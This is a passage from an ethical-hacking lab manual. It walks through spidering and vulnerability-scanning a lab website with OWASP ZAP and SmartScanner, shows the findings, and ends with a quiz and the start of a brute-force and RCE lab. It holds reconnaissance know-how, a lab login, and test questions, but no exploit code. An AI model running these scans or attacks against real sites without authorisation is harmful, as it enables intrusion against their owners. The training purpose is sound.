755	3/14/24, 1:54:...	3/14/24, 1:54:...	POST	http://www.moviesope.com/	200	OK	... 222 bytes		4,431 bytes	
756	3/14/24, 1:54:...	3/14/24, 1:54:...	POST	http://www.moviesope.com/	200	OK	... 222 bytes		4,431 bytes	
757	3/14/24, 1:54:...	3/14/24, 1:54:...	POST	http://www.moviesope.com/	200	OK	... 222 bytes		4,431 bytes	
758	3/14/24, 1:54:...	3/14/24, 1:54:...	POST	http://www.moviesope.com/	200	OK	... 222 bytes		4,431 bytes	
759	3/14/24, 1:54:...	3/14/24, 1:54:...	POST	http://www.moviesope.com/	200	OK	... 222 bytes		4,431 bytes	
760	3/14/24, 1:54:...	3/14/24, 1:54:...	POST	http://www.moviesope.com/	200	OK	... 222 bytes		4,431 bytes	
761	3/14/24, 1:54:...	3/14/24, 1:54:...	POST	http://www.moviesope.com/	200	OK	... 222 bytes		4,431 bytes	


At the bottom, there are tabs for History, Search, Alerts (selected), Output, Spider, Active Scan (highlighted with a red box), and a button to export. The status bar shows "Current Scans: 0 Num Requests: 1370 New Alerts: 40".

- After completing the active scan, the results appear under the **Alerts** tab, displaying the various vulnerabilities and issues associated with the target website, as shown in the screenshot.

In this task, the objective being web spidering, we will focus on the information obtained while performing web spidering.




11. Now, click on the **Spider** tab from the lower section of the window to view the web spidering information. By default, the **URLs** tab appears under the **Spider** tab.
12. The **URLs** tab contains various links for hidden content and functionality associated with the target website ([www.moviescope.com](http://www.moviescope.com)).



13. Now, navigate to the **Messages** tab under the **Spider** tab to view more detailed information regarding the URLs obtained while performing the web spidering, as shown in the screenshot.

In real-time, attackers perform web spidering or crawling to discover hidden content and functionality, which is not reachable from the main visible content, to exploit user privileges within the application. It also allows attackers to recover backup copies of live files, configuration and log files containing sensitive data, backup archives containing snapshots of files within the web root, and new functionality that is not linked to the main application.

[more...](#)



14. This concludes the demonstration of how to perform web spidering on a target website using OWASP ZAP.

15. Close all open windows and document all acquired information.

#### Question 14.1.2.1

Perform web spidering on the www.moviescope.com website using OWASP ZAP. Enter the name of the tab on the OWASP ZAP application that allows you to view detailed information regarding the URLs obtained while performing web spidering.

## Task 3: Perform Web Application Vulnerability Scanning using SmartScanner


SmartScanner leverages machine learning (ML) and artificial intelligence (AI) techniques to adapt its methodologies to the behavior of the target. This integration allows SmartScanner to minimize false positives. It uses AI for identifying vulnerable pages, detecting 404 custom pages, identifying input vectors, fingerprinting the target and calculating the security risk.

Here, we will discover vulnerabilities in the target web application using SmartScanner.

1. Click Windows 11 to switch to the **Windows 11** machine, click Ctrl+Alt+Delete to activate the machine and login using **Admin/Pa\$\$w0rd**.



2. Click **Search** icon ( ) on the **Desktop**. Search **smartscanner** in the search field, the **SmartScanner** appears in the results, click **Open** to launch it.
3. **SmartScanner** window appears. In the **enter site address to scan** field, enter **www.moviescope.com** and click **scan** button.



4. The tool starts scanning the target website for vulnerabilities.

 TARGET  
[www.moviescope.com](http://www.moviescope.com)

RISK  
3.1 /5

ISSUES  
18


DURATION  
4"

REQUESTS  
200

 report  pause  stop

LAST REQUEST: www.moviescope.com/cdn-cgi

Found Issues	Severity of Issues
⚠ Password Sent Over HTTP	2
⚠ No Redirection from HTTP to HTTPS	1
⚠ Unreferenced Login Page Found	1
⚠ No HTTPS	1
⚠ Auto Complete Enabled Password Input	2
⚠ Content-Security-Policy Header is Missing	1
⚠ X-Frame-Options Header is Missing	1
⚠ Subresource Integrity is Missing	1
⚠ Application Error	1
⚠ X-Content-Type-Options Header is Missing	1
⚠ Referrer-Policy Header is Missing	1



20 Issue added: Application Error




4:00 AM  
4/10/2024 2

- Once the tool completes scanning, it will display the issues that are found under **Found Issues** section and **Severity of Issues**.




TARGET

[www.moviescope.com](http://www.moviescope.com)RISK  
3.1 /5ISSUES  
19DURATION  
18"REQUESTS  
592

report new

**Found Issues**

ⓘ Password Sent Over HTTP	2
ⓘ No Redirection from HTTP to HTTPS	1
ⓘ Unreferenced Login Page Found	1
ⓘ No HTTPS	1
ⓘ Auto Complete Enabled Password Input	2
ⓘ Application Error	2
ⓘ Content-Security-Policy Header is Missing	1
ⓘ X-Frame-Options Header is Missing	1
ⓘ Subresource Integrity is Missing	1
ⓘ X-Content-Type-Options Header is Missing	1
ⓘ Referrer-Policy Header is Missing	1

**Severity of Issues**

② Scan status changed: Finished

4:12 AM  
4/10/2024

6. Now, expand **Password Sent Over HTTP** and click on first <http://www.moviescope.com> link from the left pane to view the details of the vulnerability.

SmartScanner

TARGET **www.moviescope.com**

RISK **3.1 /5**

ISSUES **19**

DURATION **18"**

REQUESTS **592**

**Found Issues**

- >Password Sent Over HTTP 2
- http://www.moviescope.com
- No Redirection from HTTP to HTTPS 1
- Unreferenced Login Page Found 1
- No HTTPS 1
- Auto Complete Enabled Password Input 2
- Application Error 2
- Content-Security-Policy Header is Missing 1
- X-Frame-Options Header is Missing 1
- Subresource Integrity is Missing 1

**← Password Sent Over HTTP**

URL <http://www.moviescope.com>

**REQUEST / RESPONSE**

```
#1
GET / HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0 Safari/537.36
Content-Length: 0

HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Wed, 10 Apr 2024 11:00:20 GMT
Content-Length: 4326
```

Scan status changed: Finished

4:22 AM 4/10/2024

The screenshot shows a web-based security scanner interface. At the top, it displays the target website as 'www.moviescope.com' with a risk score of '3.1 /5', 19 issues found, a duration of '18"', and 592 requests made. A red box highlights the URL 'http://www.moviescope.com' in the 'Found Issues' list, which is identified as a 'Password Sent Over HTTP' vulnerability. The right pane provides a detailed view of this issue, showing the request and response headers for a GET request to the root URL. The request header includes standard browser information, while the response header shows a 200 OK status with various server metadata. The UI includes a toolbar at the bottom with icons for file operations and a system tray with the date and time.

7. In the right pane, scroll down to the **DESCRIPTION** part. We can observe that this website contains a vulnerability, which could be exploited by attackers to intercept sensitive information like passwords during transmission over unencrypted HTTP traffic.

SmartScanner

TARGET **www.moviescope.com**

RISK **3.1 /5**

ISSUES **19**

DURATION **18"**

REQUESTS **592**

**Found Issues**

Issue Type	Count
Password Sent Over HTTP	2
No Redirection from HTTP to HTTPS	1
Unreferenced Login Page Found	1
No HTTPS	1
Auto Complete Enabled Password Input	2
Application Error	2
Content-Security-Policy Header is Missing	1
X-Frame-Options Header is Missing	1
Subresource Integrity is Missing	1

**← Password Sent Over HTTP** Medium

... [uncated] ...

**DESCRIPTION**

Attackers can sniff and capture sensitive information like passwords when they're served and transmitted over the unencrypted HTTP traffic.

**RECOMMENDATION**

Enforce using HTTPS.

**REFERENCES**

- CWE-319
- OWASP 2017-A3
- OWASP 2021-A2

Scan status changed: Finished

5:37 AM 4/10/2024

8. You can also go through the **RECOMMENDATION** section to check for the recommended actions to patch the vulnerability.
9. Now, under **REFERENCES** section, press **Ctrl** and click on **CWE-319** hyperlink .
10. A CWE website appears in **Microsoft Edge** web browser, displaying the details of **CWE-319 ClearText Transmission of Sensitive Information**.

The screenshot shows a web browser displaying the Common Weakness Enumeration (CWE) page for CWE-319: Cleartext Transmission of Sensitive Information. The page is titled "CWE-319: Cleartext Transmission of Sensitive Information". Key details include:

- Weakness ID:** 319
- Vulnerability Mapping:** ALLOWED
- Abstraction:** Base

Below these, there are five buttons for viewing customized information: Conceptual, Operational, Mapping Friendly, Complete, and Custom. The "Description" section is expanded, stating: "The product transmits sensitive or security-critical data in cleartext in a communication channel that can be sniffed by unauthorized actors." The "Extended Description" section is also expanded, detailing how many communication channels can be monitored by adversaries during data transmission, mentioning networking, internal hardware networks, and external debug channels. It notes that remote JTAG debugging lowers the difficulty of exploitation. A note at the bottom of this section is partially cut off.

11. In the CWE page, we can see that the attackers can gather sensitive information such as passwords etc. by sniffing the network, if the information is transmitted in cleartext format.

We have already performed a lab about **Password Sniffing using Wireshark** in **Module 08: Sniffing**.

12. Close the browser window and switch to the SmartScanner window.
13. Similarly, click the **http://www.moviescope.com** link available under **X-Frame-Options Header is Missing** node which is termed as **Low** severity.

SmartScanner

TARGET **www.moviescope.com**

RISK **3.1 /5**

ISSUES **19**

DURATION **18"**

REQUESTS **592**

**report new**

Found Issues	
⚠ No Redirection from HTTP to HTTPS	1
⚠ Unreferenced Login Page Found	1
⚠ No HTTPS	1
⚠ Auto Complete Enabled Password Input	2
⚠ Application Error	2
⚠ Content-Security-Policy Header is Missing	1
<b>⚠ X-Frame-Options Header is Missing</b>	<b>1</b>
<a href="http://www.moviescope.com">http://www.moviescope.com</a>	
⚠ Subresource Integrity is Missing	1
⚠ X-Content-Type-Options Header is Missing	1
⚠ Referrer-Policy Header is Missing	1

← **X-Frame-Options Header is Missing** Low

URL <http://www.moviescope.com>

REQUEST / RESPONSE


#1

```
GET / HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0 Safari/537.36
Content-Length: 0
```

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Wed, 10 Apr 2024 11:00:20 GMT
Content-Length: 4326
```

Scan status changed: Finished

6:12 AM 4/10/2024 4



14. Scroll down to the **DESCRIPTION** here, we can observe that the **X-Frame-Options Header is Missing** which will make this site vulnerable to click-jacking.

SmartScanner

**TARGET** [www.moviescope.com](http://www.moviescope.com)

**RISK** **3.1** /5

**ISSUES** **19**

**DURATION** **18"**

**REQUESTS** **592**

[report](#) [new](#)

<b>Found Issues</b>	
<span style="color: yellow;">!</span> No Redirection from HTTP to HTTPS	1
<span style="color: yellow;">!</span> Unreferenced Login Page Found	1
<span style="color: yellow;">!</span> No HTTPS	1
<span style="color: blue;">!</span> Auto Complete Enabled Password Input	2
<span style="color: blue;">!</span> Application Error	2
<span style="color: blue;">!</span> Content-Security-Policy Header is Missing	1
<span style="color: blue;">!</span> X-Frame-Options Header is Missing	1
<a href="http://www.moviescope.com">http://www.moviescope.com</a>	
<span style="color: blue;">!</span> Subresource Integrity is Missing	1
<span style="color: blue;">!</span> X-Content-Type-Options Header is Missing	1
<span style="color: blue;">!</span> Referrer-Policy Header is Missing	1

! Scan status changed: Finished

**← X-Frame-Options Header is Missing** Low

**DESCRIPTION**

The **X-Frame-Options** HTTP response header can be used to indicate whether or not a browser should be allowed to render a page in a `<frame>`, `<iframe>`, `<embed>` or `<object>`. Sites can use this to avoid click-jacking attacks, by ensuring that their content is not embedded into other sites. Mozilla

**RECOMMENDATION**

Configure your server to send this header for all pages. You can see references for possible values.

**REFERENCES**

- Mozilla: Web Security
- OWASP: Clickjacking
- Mozilla: X-Frame-Options

6:18 AM 4/10/2024 4

15. Similarly, you can view the **RECOMMENDATION** section and click on the reference link under **REFERENCES** section.
16. Now, expand **X-Content-Type-Options Header is Missing** node and click on <http://www.moviescope.com> link to view its contents.
17. Under **DESCRIPTION** section we can observe that the browsers can perform **MIME sniffing** which can cause the browsers to transform non-executable content into executable content.

The screenshot shows the SmartScanner application interface. At the top, it displays the target website as [www.moviescope.com](http://www.moviescope.com), risk level as 3.1 / 5, 19 issues found, a duration of 18 seconds, and 592 requests made. A red box highlights the 'X-Content-Type-Options Header is Missing' issue in the 'Found Issues' list. The right panel provides detailed information about this specific vulnerability, including its XML code snippet, a description of MIME sniffing, a recommendation to configure the header to 'nosniff', and a reference section.

Found Issues	
<a href="#">Content-Security-Policy Header is Missing</a>	1
<a href="#">X-Frame-Options Header is Missing</a>	1
<a href="#">Subresource Integrity is Missing</a>	1
<a href="#">X-Content-Type-Options Header is Missing</a>	1
<a href="#">Referrer-Policy Header is Missing</a>	1
<a href="#">ViewState is not Encrypted</a>	1
<a href="#">ASP.NET Version Disclosure</a>	1
<a href="#">X-Powered-By Header Found</a>	1
<a href="#">Server Version Disclosure</a>	1
<a href="#">Target Information</a>	1

**X-Content-Type-Options Header is Missing** (Informational)

<html xmlns="http://www.w3.org/...[truncated]...>

**DESCRIPTION**  
The `X-Content-Type-Options` response HTTP header is used by the server to prevent browsers from guessing the media type (MIME type). This is known as **MIME sniffing** in which the browser guesses the correct MIME type by looking at the contents of the resource. The absence of this header might cause browsers to transform non-executable content into executable content.

**RECOMMENDATION**  
Configure your server to send this header with the value set to `nosniff`.

**REFERENCES**

Scan status changed: Finished

18. Similarly, you can view the the **RECOMMENDATION** section and click on the reference link under **REFERENCES** section.
19. You can also click on any other vulnerability to view its detailed information.
20. This concludes the demonstration of discovering vulnerabilities in a target website scanning using SmartScanner.
21. You can also use other web application vulnerability scanning tools such as **WPScan Vulnerability Database** (<https://wpscan.com>), **Codename SCNR** (<https://ecsypno.com>), **AppSpider** (<https://www.rapid7.com>), **Uniscan** (<https://github.com>) and **N-Stalker** (<https://www.nstalker.com>).
22. Close all open windows and document all acquired information.

#### Question 14.1.3.1

On the windows 11 machine use SmartScanner tool to perform vulnerability scan on [www.moviescope.com](http://www.moviescope.com) and analyse the report. Enter the CWE ID that is connected to No redirects from HTTP to HTTPS vulnerability that is found on the target website while scanning.

# Lab 2: Perform Web Application Attacks

## Lab Scenario

For an ethical hacker or pen tester, the next step after gathering required information about the target web application is to attack the web application. They must have the required knowledge to perform web application attacks to test the target network's web application security infrastructure.

Attackers perform web application attacks with certain goals in mind. These goals may be either technical or non-technical. For example, attackers may breach the security of the web application and steal sensitive information for financial gain or for curiosity's sake. To hack the web app, first, the attacker analyzes it to determine its vulnerable areas. Next, they attempt to reduce the "attack surface." Even if the target web application only has a single vulnerability, attackers will try to compromise its security by launching an appropriate attack. They try various application-level attacks such as injection, XSS, broken authentication, broken access control, security misconfiguration, and insecure deserialization to compromise the security of web applications to commit fraud or steal sensitive information.

An ethical hacker or pen tester must test their company's web application against various attacks and other vulnerabilities. They must find various ways to extend the security test and analyze web applications, for which they employ multiple testing techniques. This will help in predicting the effectiveness of additional security measures in strengthening and protecting web applications in the organization.

The tasks in this lab will assist in performing attacks on web applications using various techniques and tools.

## Lab Objectives

- Perform a brute-force attack using Burp Suite
- Perform Remote Code Execution (RCE) attack

## Overview of Web Application Attacks

One maintains and accesses web applications through various levels that include custom web applications, third-party components, databases, web servers, OSes, networks, and security. All the mechanisms or services employed at each layer help the user in one way or another to access the web application securely. When talking about web applications, the organization considers security to be a critical component, because web applications are major sources of attacks. Attackers make use of vulnerabilities to exploit and gain unrestricted access to the application or the entire network. Attackers try various application-level attacks to compromise the security of web applications to commit fraud or steal sensitive information.

## Task 1: Perform a Brute-force Attack using Burp Suite


Burp Suite is an integrated platform for performing security testing of web applications. It has various tools that work together to support the entire testing process from the initial mapping and analysis of an application's attack surface to finding and exploiting security vulnerabilities. Burp Suite contains key components such as an intercepting proxy, application-aware spider, advanced web application scanner, intruder tool, repeater tool, and sequencer tool.

Here, we will perform a brute-force attack on the target website using Burp Suite.

